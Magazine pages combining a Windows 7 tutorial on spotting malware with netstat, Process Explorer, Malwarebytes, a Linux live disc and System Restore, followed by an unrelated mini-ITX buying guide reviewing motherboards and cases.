While you can use the more command to read the file (more file.txt), reading longer output in the command prompt is confusing. If you enter notepad.exe file.txt, substituting file.txt for the name you used to capture netstat's output, you can read it in Notepad.

If you're using a graphical process monitor, such as Process Explorer, to explore your system, you can add the -o flag to netstat to display the numerical identifier associated with the process associated with each connection. Sort Process Explorer's output by the PID column and you can easily identify and dig down very quickly.



Reading long files captured from netstat using Notepad is a lot easier than in the command prompt.

Process Explorer can verify that programs are what they claim to be.



Netstat is a good starting point for investigating suspected security breaches.

Reboot the computer to ensure that you have no spurious connections open, then right-click the command prompt (it's in the Accessories program group) and run it as Administrator. Before running a browser, mail client or any other network-aware program, type netstat.

The result is a short list of connections. Most, if not all, should be between the computer and itself. These will have either 127.0.0.1 or the computer's IP address as the local address, and the computer's name as the foreign (remote) address. After the IP address you'll see a colon and the port number in use. Any unexpected connections to foreign IP addresses must be investigated. Most will turn out to be links to legitimate services, but it pays to be sure. Many legitimate online companies use obscure domain names for connections that are never usually seen by end users.

We need to turn those foreign IP addresses into readable names using the netstat -f command. This time, the screen fills with a longer list of information. In the Foreign column, you'll see remote server names, some of which you won't recognise, along with other IP addresses that can't be


resolved into DNS names. We can trace all these DNS names and addresses.

First, open a web browser and go to www.ip-address.com/ip_tracer (note: that's 'adress' with just one 'd'). Enter the domain name or IP address of an unknown foreign server and then press Enter. The results you get can be very enlightening. If your freshly booted computer shows connections to IP addresses that link to Google without you having used one of its sites or services yet, the connection could be from Google Update checking for new versions of installed products. Similar connections will be seen as other products call home to check for relevant updates. Even the act of surfing to www.ip-address.com will open new connections.

Using this site, distinctly odd looking domains such as 'dy-in-f100.1e100.net' resolve into harmless data domains – in this case owned by Google. The complexity of even seemingly simple web apps means that they can pull data and code in from a number of sources. Other addresses will take a little more digging to determine their identities. If you're unable to identify the connection from the initial results at www.ip-address.com, click one of the 'Whois' links. This produces a page containing much more detailed domain information, and should help you connect addresses to companies.


When trying to decide whether a connection is malicious, it also helps to be able to see the individual programs that connect to remote servers. If one of these is nothing you remember installing, it may be malware or a botnet client. Here, again, netstat can help with the initial investigation.

Type netstat -b and a slightly more complex list emerges. This time, a second line containing the name of a program in square brackets accompanies each connection. The



program is the executable managing the connection. Although these should all be recognisable, sometimes even legitimate executables can have obscure names.

We can verify that programs are what they say they are using a tool called Process Explorer. Download this from the Microsoft Sysinternals site (tinyurl.com/35y8jkj). It requires no installation, but you need to right-click the executable and run it as Administrator. Locate the suspect program in the list of processes and double-click it. This results in a sub-window with several tabs. On the Image tab, click Verify to check that the signature of the public executable is correct. If an image cannot be verified, it may be old code that hasn't been updated explicitly for Windows 7, or it could be an unwelcome addition. To decide which, Process Explorer uses a crude form of crowd sourcing. Close the sub-window, right-click the process and select 'Search online' to see what others have to say about it. If it isn't welcome, it may be time to take action, but not until your data is safe.



ACCESS WITHOUT BODILY

There's nothing like a good backup in a time of crisis. Sadly, however, it's something you only ever appreciate after the fact. If you have serious reason to believe you have a malware infection that has subverted your defences, it may be time to do something drastic. Before reinstalling the system from scratch or rolling back Windows to a time before the infection, you need to make sure your data is safe. Luckily, Linux can read the same filesystem formats as Windows, which means booting a live CD version of Linux will grant you access to the data stored on an infected Windows computer. On another computer, download a Linux distribution .iso file and burn it to a bootable DVD. The download page for the current Ubuntu distribution at tinyurl.com/7aeqoj2 even shows you how to burn the .iso to a disc or to a USB memory stick. We'll use this distribution as an example. Once you have Ubuntu on a bootable disc or memory stick, running it is as simple as rebooting and making sure the BIOS boot order puts the DVD or USB controller before the hard disk.

When Ubuntu loads, click 'Try

Get a second opinion

There's nothing like a second opinion to set your mind at rest, and this is especially useful when trying to decide if you have a malware infection. It comes as a surprise to most people to learn that antivirus products aren't always 100% right. What one product might consider harmless, another might flag as potentially malicious.

When called in to assess a friend's computer for potential infections, network security professionals like to use a second antivirus package to scan the machine. One such package is Malwarebytes Anti-Malware. The free version can be downloaded from www.malwarebytes.org. Installing it is the familiar sequence of accepting the licence agreement then repeatedly clicking Next in the installation wizard. Once installed, accept the default settings for running the software and updating the database. Unless you want to try the trial version of the full product, dismiss the offer and the main interface appears.

Select the full scan and click Scan to begin. The full scan can take over an hour to complete, but is very thorough. We've often been surprised by its ability to root out suspicious registry entries and files where other anti-malware products failed.

As the Malwarebytes Anti-Malware scan runs, it maintains a count of suspicious operating system objects. Once complete, a log file appears and you're given the opportunity to quarantine or put right all the things that MalwareBytes Anti-Malware has found. Ensure that all the entries in the list are selected then click 'Remove selected'.

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IP address tracers can reassure you about unidentified connections.

Copy and paste

The command prompt in Windows 7 can be powerful for assessing the connections made to and from the PC, but there's one big drawback: copying and pasting don't work. To fix that, right-click in the command prompt window and select 'Mark' from the context menu that appears. Now drag the mouse pointer over the text to highlight it. Press Enter and the text is copied, ready to be pasted into another application.

Ubuntu' and the desktop will appear. You can access the hard disk by clicking Places in the menu at the top. If you can't identify your hard disk in the list, select Computer to access a list of drives. The resulting window lets you navigate the filesystem, including the parts usually locked by a running Windows system.

Once you're happy that you can find your data, you can insert a new USB stick, double-click it on the desktop to open it, then drag and drop your files on to it. You can also decant data on to a DVD using a program called Brasero. Click 'Applications > Sound and video > Brasero Disk Burner'. Select a data project from the list, then drag your files and folders on to Brasero's interface. Once you're done, insert a blank DVD and click Burn.

ROLL BACK INFECTION

Once you have a copy of your data, you can do one of two things. First, if you believe you have installed a program that has messed up your OS, you can try rolling Windows back to a point before the installation took place.

Open Control Panel and select 'System and security > Restore your computer to an earlier time'. Click 'Open System Restore' and a wizard appears. Click Next and select the restore point prior to the questionable installation. Click Next, then Finish. Click Yes and the restoration begins, after which the machine reboots.

After rolling back Windows doesn't help, it's time to run the manufacturer's initialisation disc to wipe the computer and return it to factory settings. ■

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
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A mini-ITX board on top of an ATX. Almost everything is here, you mostly give up the expansion slots.

Mini-PC school

The most exciting things in PC-land are happening at the small end. Craig Simms shrinks himself down and goes mini-ITX.

As storage capacities get larger, components get smaller, and the need for add-in boards reduces, the days of full-sized ATX motherboards are starting to fade. The future is small, and no future burns as brightly as mini-ITX.

Those with more modest needs can get by with Intel's tiny Next Unit of Computing (NUC). Those who need more expansion slots can default to micro-ATX. But if you're the kind of person whose only required add-in board is a beefy GPU, as many are, chances are mini-ITX is your sweet spot.

The variety in mini-ITX cases is staggering — so much so that our roundup here only contains a fraction of your options. There are slimline, media-centre-style boxes that need low profile coolers, special power supplies and won't at all fit a dedicated graphics card. There are oversized shoeboxes with clever interiors that focus on either water cooling, storage space, or extreme modularity to fit whatever you need. There are large towers that focus purely on ease of access for maintenance. Truly, mini-ITX is as much about function as it is personalisation, with something to fit almost everyone's need. Best of all, case quality is generally high despite low prices.

CLEARANCE CONSIDERATIONS

This means you'll need to be incredibly vigilant when putting together your

system, or else you're going to end up with a bunch of parts that don't fit. We'd suggest you start by choosing your case, as everything else will flow down from there.

After you've selected your chassis, you're going to have check for clearances. First, find out what length graphics card the case can take, and if you need to remove anything like drive bays to be able to fit your chosen GPU in. Frustratingly most case specs don't mention what GPU width they will accommodate — as a rule of thumb, assume 40mm, which can rule out custom coolers.

When buying a GPU, ensure that the power connectors are facing upwards — those that face sideways could cause headaches with cabling.

If you're going for a full-sized ATX PSU, try to get a modular one. Space is at a premium inside most mini-ITX cases, so dealing with less cables is a bonus.

While many cases can take full-sized ATX PSUs, once you get below a certain size you may require the smaller SFX standard. These tiny 100 x 125 x 63.5mm (WDH) PSUs generally range from 200W to 450W. The 450W should be more than capable of running a high-end system with a couple of drives. Most SFX PSUs aren't modular — if you want that feature, you're restricted to Silverstone's top of the line 450W ST45SF-G, and its upcoming 600W SX600-G, which should be on shelves by the time you read this.













For drives, you'll want to check for mounts for SSDs, 3.5-inch hard drives and optical drives. The latter is often dropped from smaller cases, so if you need a DVD or Blu-ray drive, be aware. As mentioned before, sometimes to fit in a full-sized GPU you may need to remove drive bays, so make sure all your components can actually be installed in your case at the same time.

The final thing to be aware of is your CPU cooler. Very thin cases will need specialty low profile coolers, or may even have one built in. For air coolers, you will need to determine what the maximum height is you can fit in, once again taking into account drive bays or optional extras that can be removed to give you more space. Take in mind horizontal clearance as well, especially if you're adding after-market fans.

If you intend to water cool, you're going to need to check for mounts for your radiator. Generally speaking, many cases can take a 120mm radiator once you've removed the built-in fan, but for anything larger you'll need to double check whether the case can not only mount your radiator, but whether you've got the depth clearance to install it along with any fans.

MOTHERBOARD MADNESS

While motherboards at the ATX end of the scale tend to blend into same-ness, you'll need to pay attention to mini-ITX, as each vendor has differently addressed the reduced space concerns.



Everyone follows the basics — a single PCI-E 3.0 x16 slot, CPU socket and a pair of RAM slots. But the number of SATA ports varies, some include next generation storage like SATA Express or M.2, and the rear IO panel changes dramatically.

If the board you've selected comes with wireless, try to find out the module actually used, which is usually listed on the model's web page on the motherboard vendor's site. While everyone will claim that they support 802.11ac and Bluetooth 4.0, you'll want a module that is in a 2x2 configuration like Intel's AC7260 or AzureWave's AW-CE123H. Cheaper boards can opt for a 1x1 module, which will drastically reduce your wireless performance.

Since expansion options are limited, you won't be able to have both a discrete graphics card and sound card installed at the same time. If sound is important to you, you'll likely want to focus on the gaming branded boards. While they still use Realtek chips, they tend to come from the higher end of the range and are bundled with software from Creative to make things sound even better. There are generally two tiers for Creative's software: Sound Blaster Cinema 2, and X-Fi XMB3, with the latter offering more options and

customisability. If you use a USB headset, you can happily ignore all of this — your sound card is actually part of your headphones, completely bypassing the built-in chip.

If you're using speakers, you'll want to check your sound outputs to make sure they accommodate your audio setup. While all motherboards include S/PDIF optical out, the amount of 3.5mm jacks can vary, from six, to five,

to as low as three. Depending on whether you have a 7.1 sound system, 5.1, or just use headphones, your needs will change.

TEST PLATFORM

All boards performed very similarly on the whole. Our test system was comprised of a Core i7-4790K, 16GB RAM, GeForce GTX 670 and a SanDisk Extreme 480GB.



Our old and dusty labs ATX PSU, next to a tiny new FSP 450W SFX PSU. You can get SFX PSUs up to 600W.

SLOTS: 1x PCI-E 3.0 x16. **REAR PORTS:** 2x USB 2.0, 4x USB 3.0, 2x HDMI, DisplayPort, DVI, 5x 3.5mm + S/PDIF audio block, Intel Gigabit Ethernet, PS/2. **INTERNAL:** USB 3.0, 2x USB 2.0, 4x SATA, AzureWave AW-CE123H BT 4.0 + 802.11ac.



\$179 | WWW.ASROCK.COM

ASRock Z97E-ITX/ac

Want features? ASRock's got 'em.

The Z97E-ITX/ac is by far the most featured board in our roundup, and at \$179 represents exceptional value.

It's the only board to not only contain the full complement of six SATA ports, but also manages to integrate SATA Express and M.2. The latter two of course share bandwidth with the SATA ports, but the extra flexibility is welcome.

In a curious moment of cleverness, ASRock has mounted the M.2 port to the bottom of the board, as the top is already full.

ASRock's included Intel Gigabit Ethernet and an AzureWave AW-CE123H for Bluetooth 4.0 and 802.11ac duties. It is otherwise appointed with the standard ports: four USB 3.0 and two USB 2.0 on the rear, along with dual HDMI, DisplayPort and DVI.

Like MSI, ASRock has included a reset CMOS button on the IO panel, removing the need to fiddle inside the cramped confines

of a mini-ITX case.

Our only real cause for complaint is the PCI-E retention mechanism ASRock has chosen to use. Rather than easily lever out of the way, a sliding lock has been incorporated, which is difficult to access once installed in a case and can be a pain to navigate when plugging in a card.

Accessories include a straight and right-angled SATA cable, as well as a large square aerial, a little less convenient than the rabbit-ears that are usually included.


If you're going Z97 and mini-ITX, it's hard to pass this board — it's got it all, and for a great price.

Verdict

ASRock's Z97 mini-ITX offering has it all. This is the one we'd put in our case.



SLOTS: 1x PCI-E 3.0 x16. **REAR PORTS:** 2x USB 2.0, 4x USB 3.0, HDMI, DVI, VGA, 5x 3.5mm + S/PDIF audio block, Atheros Gigabit Ethernet, PS/2. **INTERNAL:** USB 3.0, USB 2.0, 5x SATA, Realtek RTL8821AE BT 4.0 + 802.11ac.



\$129 | WWW.ASROCK.COM

ASRock H97M-ITX/ac

Value, thy name is H97.

H97 makes a lot of sense at the mini-ITX scale. The small size means compared to Z97 you really only lose overclocking for K-series processors, while saving yourself a bunch of cash.

To enforce the "premium" nature of Z97 though, board manufacturers tend to offer a more modest feature set on H97 boards. Take ASRock's H97M-ITX/ac — while you do get wireless AC, it's a budget 1x1 Realtek module that provides half the bandwidth of the competing Intel and AzureWave solutions. Due to the odd placement and vertical orientation of the mini PCI-E slot, you'll have to install it and its support bracket yourself, as well as wire the aerials manually to the IO shield.

Gigabit Ethernet is handled by the Atheros AR8171. You'll find a VGA port subbed in for DisplayPort, and you'll only get one HDMI out instead of two. The CPU power connector uses four pin

instead of eight — something we haven't seen since the Athlon XP days.

Curiously, there's only five SATA ports, the sixth vanishing into mid-air. ASRock's sliding PCI-E retention mechanism is also used here, frustrating the process of inserting and removing video cards.

All of this doesn't make the H97M-ITX/ac bad — in fact outside of wireless performance, the standard user isn't likely to notice. For power users though, the \$50 discount between it and the Z97 equivalent comes with substantial caveats.

If you're on a strict budget, then the H97M-ITX/ac doesn't do badly at all. If you can scrape together the extra cash though, we'd suggest the Z97 version.

Verdict

Save your pennies and buy its bigger brother instead.



SLOTS: 1x PCI-E 3.0 x16. **REAR PORTS:** 4x USB 2.0, 4x USB 3.0, HDMI, DVI, VGA, DisplayPort, 3x 3.5mm audio block, S/PDIF, Intel Gigabit Ethernet, PS/2. **INTERNAL:** USB 3.0, USB 2.0, 4x SATA, AzureWave AW-CE123H BT 4.0 + 802.11ac.



\$189 | WWW.ASUS.COM/AU

ASUS Z97I-Plus

Comes with the level of polish we expect from ASUS.

The Z97I-Plus is a mid-tier board, currently priced around \$189 and managing a unique configuration. Wireless and Bluetooth are handled by the AzureWave AW-CE123H, with the aerial needing to be manually attached to the IO shield. Gigabit Ethernet is supplied by Intel, but audio is ordinary Realtek.

On the subject of audio, ASUS has chosen to include only three 3.5mm jacks. While these can be repurposed, it does limit your configurations if you have 5.1 sound and a microphone. You'll either have to do 5.1 over 3.5mm and a microphone over USB, or microphone over 3.5mm and 5.1 over S/PDIF.

ASUS is the only vendor in our roundup to feature all video outputs – HDMI, DVI, VGA and DisplayPort. In addition to the standard four USB 3.0 ports, it has four USB 2.0 exposed. This comes at the cost of only one USB 2.0 header on board.

Like ASRock, ASUS has managed to fit M.2 on the rear of the board. It does however, only have four SATA ports, and with no redirects to eSATA to account for the reduction, it seems like an odd omission. An oversized PCI-E retention mechanism is welcome, making fiddling about in tight cases easier.

Bundled in the box is a very useful case wiring loom to make connection easier, straight and right-angled SATA cables, and ASUS' single-piece aerial.

ASUS' Z97I-Plus has the extra polish ASRock's Z97E-ITX/ac lacks – but the latter simply outdoes it for features at a lower price.

Verdict

High on the polish, but misses out on some features.



SLOTS: 1x PCI-E 3.0 x16. **REAR PORTS:** 4x USB 2.0, 4x USB 3.0, HDMI, DVI, VGA, DisplayPort, 3x 3.5mm audio block, S/PDIF, Intel Gigabit Ethernet, PS/2. **INTERNAL:** USB 3.0, USB 2.0, 4x SATA.



\$129 | WWW.ASUS.COM/AU

ASUS H97I-Plus

I shall call him... Mini Me.

The H97I-Plus uses the exact same board layout as the Z97I, with only a few circuit traces left bare in comparison. The rear IO panel is identical in port complement, and uses the same network chip. The audio chip is a step down, dropping the Z97 board's DTS functionality.

In fact the only immediately obvious difference besides the MOSFET heatsink is that the Mini PCI-E slot is empty – you'll find no wireless here. You can of course add your own, but take in mind you'll have to buy an aerial too. Thankfully ASUS includes cut outs for the aerial to be mounted on the IO shield.

The same board layout means the same quirks – only four SATA ports, an M.2 port on the bottom of the board, and an oversized PCI-E retention mechanism. Sadly, there's no wiring loom included for easy case connection.

H97 means you lose K-series CPU overclocking,

but it does enable a more compelling price – around \$129 at the time of writing.

Once again, while ASUS offers a more polished final product, ASRock's H97M-ITX/ac presents better value. While it does have an odd layout, misses out on M.2 and has a poor wireless card, it does at least come with said wireless card, and gives you another SATA slot. Audio options are better too, all for the same price.

For peace of mind it's hard to go wrong with the ASUS brand. But for better value, we'd either recommend ASRock's board, or saving up to go to Z97.

Verdict

It's a hard sell on value, but it spruiks the premium brand well.



SLOTS: 1x PCI-E 3.0 x16. **REAR PORTS:** 2x USB 2.0, 4x USB 3.0, eSATA, HDMI, DVI, DisplayPort, 6x 3.5mm audio block, S/PDIF, Killer E2200 Gigabit Ethernet, PS/2. **INTERNAL:** USB 3.0, USB 2.0, 5x SATA, Intel AC7260 BT 4.0 + 802.11ac.



\$199 | WWW.GIGABYTE.COM.AU

Gigabyte GA-Z97N-Gaming 5

We put more game in your gaming, so you can game while you game.

Gigabyte's mini-ITX gaming board knows its audience, with Gigabit Ethernet handled by the Killer E2201 chip. MSI's competing board has a slight advantage in the E2205, but the same feature set and minor number increase tells us it's a tiny, hardware revision.

While both Gigabyte and MSI's boards use Realtek ALC1150 sound and have 600⁺ amps for headphones, Gigabyte gets the audio jump thanks to Creative's X-Fi MB3 software suite, a step up from Creative Cinema 2.

Wireless is top quality thanks to Intel's AC7260 chip. There's five SATA ports onboard, and an eSATA port on the rear. eSATA's usefulness is next to zero, but those with legacy devices may appreciate the option.

Gigabyte's 3.5mm audio ports are gold plated, eschewing the standard colouring. The IO shield designates them with red text on a black background, which is hard to read in dim

light. While Realtek audio has long had user-assignable ports, it's easier for newbies to know what plugs go where from the get go.

Weirdly, Gigabyte has opted for an enclosed, wired battery (CR2032W) that's adhered to the audio block instead of using the usual slot mechanism. While the CR2032W can be ordered online, it's not as easy as walking into your local store and buying the prolific CR2032 can be.

Gigabyte brings better audio, DVI, is more affordable, and one more internal SATA port than MSI's offering. MSI gives you two more USB 2.0 ports, an extra eSATA port and dual HDMI. Both are good – so just pick the one that better fits your needs.

Verdict

Better value than MSI, with superior sound options.



SLOTS: 1x PCI-E 3.0 x16. **REAR PORTS:** 2x USB 2.0, 4x USB 3.0, 2x eSATA, 2x HDMI, DisplayPort, 6x 3.5mm audio block, S/PDIF, Killer E2200 Gigabit Ethernet, PS/2. **INTERNAL:** USB 3.0, USB 2.0, 4x SATA, Intel AC7260 BT 4.0 + 802.11ac.



\$225 | AU.MSI.COM

MSI Z97I Gaming AC

A solid offering from MSI.

There's a surprising amount of variation in the mini-ITX field, especially when you consider how little space there is to play with inside.

Take MSI's Z97I Gaming AC – it exposes a clear CMOS button on the rear, an excellent feature considering how fiddly resetting the UEFI could be inside a mini-ITX case.

There is also a pair of eSATA ports on the back. USB 3.0 hammered the nail into eSATA's coffin long ago, so it's odd to see such a prevalent resurrection. As a consequence, you'll find only four SATA ports internally.

MSI's gone with a shielded Intel AC7260 wireless chip, supporting both Bluetooth 4.0 and Wi-Fi up to 802.11ac. A pair of antennas are included in the box.

MSI's audio jacks aren't colour coded, and while the IO shield does label them, it's red text on black. This makes it difficult to read, and impossible in a low-lit environment. Just like its

ATX boards, MSI doesn't label the case header, sending you to the manual.

Unique to our roundup is a lack of DVI. MSI does offer dual HDMI and a single DisplayPort, so your monitor will need to support one of these standards.

Being a gaming board, you get Killer E2205-powered Gigabit Ethernet, along with Creative's Sound Blaster Cinema 2 software. It's not as complete as Creative's X-Fi MB3 suite, but is still a step up from the standard.

While at the time of writing the board sold for around \$250, MSI assures us it will be down to \$225 by the time you read this, making it better value.

Verdict

While there's a few missteps, the Z97I Gaming AC is a good choice.



CRITICAL SPECS: 260 x 368 x 195mm (WDH).



\$79 | WWW.ANTEC.COM

Antec ISK600

ISK not what you can do for Antec, but what Antec can do for you.

With steel frame and aluminium skin, the ISK600 is more boxy than most, making it a little uninspiring to look at. This is somewhat mitigated by the subtle blue LED trace that runs across the front.

Open it up though, and you get typical Antec quality, with lots of thought and nice touches throughout. Two trays slot solidly into place on top, with room for two 3.5-inch drives, two 2.5-inch drives and a slim optical drive. Another 3.5-inch drive can be screwed to the side of the case, but keep in mind all of this will affect your vertical clearance. With all 3.5-inch drives installed, you'll want to keep your CPU cooler to 110mm, otherwise with the trays removed you'll be able to get something around 160mm in. The ISK600 is a full-sized PSU case, but if you are fastidious with your cabling you can fit in a GPU around 310mm in length and 40mm in width. Antec includes a 120mm, dual speed fan at the rear which is reasonably quiet.

Verdict

The aesthetics are unexciting, but the quality is there.



CRITICAL SPECS: 250 x 374 x 330mm (WDH), 7.9kg.



\$109 | WWW.BITFENIX.COM

BitFenix Colossus Mini-ITX

Shadow of the Prodigy.

The mini-ITX version of its full tower Colossus, BitFenix's case is all rubberised surfaces and steel. A light up strip around the outside glows red, blue, green, or slowly pulses throughout all the colours, switching via a button on the side. It can also be turned off.

There's a magnetically sealed front door, while impeding access, works well in enhancing the angular aesthetic of the case. While it lacks the dual SSD mounts of the Prodigy, it is otherwise feature identical, with the same drive, graphics card, power supply and water cooling options. Just like the Prodigy, there's rubber feet to stop the PSU from scraping, and the removable dust filter beneath warms our heart. As does the tool-less drive bays; well, for 3.5-inch drives, anyway. The included dual 120mm fans are next to silent. The Colossus is a good case. We think you get better value out of the Prodigy, but if you need light up panels, this is an option for you.

Verdict

Almost the same insides as the Prodigy, but doesn't reach the same heights.



